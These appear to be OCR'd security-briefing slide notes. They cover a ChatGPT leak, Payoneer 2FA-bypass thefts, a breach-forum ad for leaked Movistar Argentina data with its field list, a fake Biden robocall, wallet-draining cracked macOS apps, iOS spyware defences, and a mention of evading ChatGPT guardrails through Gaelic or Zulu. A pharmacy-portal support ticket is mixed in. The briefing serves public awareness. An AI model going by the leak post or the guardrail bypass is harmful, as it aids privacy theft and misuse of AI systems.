
- NO QUERIES Just chat history

- Name and content of in progress presentation
- Unpublished research proposal
- PHP language script

- Published prompt:

  email addresses, phone numbers, physical addresses

ChatGPT Info leak



Edited by [redacted] on Wednesday, February 3, 2021 at 11:14 AM (UTC-6)
I'm closing this ticket and going to open more features for...Creating new stores and creating stores that opened in the gap. THIS is so f-ing insane. so horrible horrible horrible. i cannot believe how poorly this was built in the first place and the obstruction that is being put in front of me that prevents it from getting any better. I would fire [redacted] just for this absurdity if it was my choice. this is wrong,.

Ticket 9 - [redacted] Cannot save pharmacy services
Reported by store [redacted] credentials below.

User signs in with [redacted] account, clicks "Your Rx Services" button and checks Crutches and TENS Units (both under the Rental Program section). User clicks save, screen flashes/refreshes and the items are still checked. User clicks the Reload button in the browser and the selections are still there.

Then user closes the tab and is back at the Portal home page. User clicks "Your Rx Services" button. The items that were checked are now not checked. Ctrl+F5 browser refresh does not help.

I verified this in Chrome, Edge & Firefox using 2 different accounts for the store.


Username: [redacted]
Password:

Username:
Password:
Edited by [redacted] on Thursday, January 30, 2020 at 2:55 AM (UTC-6)
Yep there was an error I have fixed and deployed to production, Please have look and verify the status, Thank you very much for finding this rare bug.

Edited by [redacted] Thursday, January 30, 2020 at 11:00 AM (UTC-6)
Works for me. I have notified the store.

- Payoneer accounts Argentina
- SMS OTP codes while users sleeping
- Popular due to foreign currency transfers
- Losing funds and/or account access
- Affected users deny clicking or granting access
- Movistar users
- Movistar recent data leak
- Movistar “not responsible for messages through out network”


2FA bypass attack



Facundo
@Cundox22 · Follow

#PayoneerHacked I'm from Argentina, account hacked on Saturday, they changed my pass, emptied my funds and all bypassing 2FA. Many people affected.
This cannot end like this, @Payoneer we need a solution and our money back!

3:48 PM · Jan 17, 2024



Movistar Argentina Leaked, Download!
by sombraman1919 - Tuesday November 7, 2023 at 05:50 AM

sombraman1919

SOMBRAMAN1919

Posts:	63
Threads:	21
Joined:	Jun 2023

11-07-2023, 05:50 AM #1

Movistar Argentina Leaked, Download!

Lines:

contact_id imei personal_id_type personal_id_number first_name last_name phone role ttype resource status company_id_type company_id_number account_id account_name customer_id customer_alias address city state postal_code framework_agreement

SAMPLE:


[redacted]

- New Hampshire Primary
- FAKE
- “What a bunch of malarkey, it’s important that you save your vote for the November election. Voting this Tuesday only enables the Republicans in their quest to elect Donald Trump again. Your vote makes a difference in November, not this Tuesday,”

Fake Biden robocall

Cracked macOS apps

- Cracked macOS apps drain wallets
- DNS record scripts
- Ventura and later versions
- apple-health.org
- txt files
- Bitcoin Core or Exodus wallets
- Beware wallet app asking for credentials



GUI

GUI wants to make changes.

Enter your password to allow this.

user

Password


iOS spyware mitigations

- Reboot Daily: According to research from Amnesty International and Citizen Lab, Pegasus often relies on zero-click 0-days with no persistence. Regular daily reboots can help clean the device, making it necessary for attackers to repeatedly reinfect, thereby increasing the chances of detection over time.
- Lockdown Mode: There has been several public reports on the success of Apple's newly added lockdown mode in blocking iOS malware infection.
- Disable iMessage and Facetime: iMessage, enabled by default, is an attractive exploitation vector. Disabling it reduces the risk of falling victim to zero-click chains. The same advice applies to Facetime, another potential vector for exploitation.
- Keep Device Updated: Install the latest iOS patches promptly, as many iOS exploit kits target already patched vulnerabilities. Swift updates are crucial for staying ahead of some nation-state attackers who may exploit delayed updates.
- Exercise Caution with Links: Avoid clicking on links received in messages, as Pegasus customers may resort to 1-click exploits delivered through SMS, other messengers, or email.
- Check Backups and Sysdiags Regularly: Processing encrypted backups and Sysdiagnose archives using MVT and Kaspersky's tools can help in detecting iOS malware.

Current Issues

- DA report Payment App theft ‘skyrocketing’
  Venmo, Cash App, PayPal, Zelle, …
  Triple
  Lower limits, wait times, confirmation
  Thieves “easy money”
- HP Printers Dynamic Security
  Ink cartridge
  Printer firmware updates 2022-2023
  Ink cartridge -> Printer -> Network
  Ink cartridge “reprogrammable”
- Each Facebook user data sent to 2230 companies
  Consumer Reports (PDF)
- Gaza internet outage eSIMs
- ChatGPT guardrails - Gaelic or Zulu
- SEC breach disclosures – on premises, cloud, SaaS
- Deep YouTube 14 Billion

- Cross Device Experience Host
- Mobile device page (Not Phone Link)



Manage mobile devices

Manage mobile devices


Susie Mendez
susie@outlook.com
Switch account

My mobile devices

Susie's Android — Enabled

Get new photo notifications
Receive notifications to open or edit photos from this device — On

Microsoft New Mobile connectivity



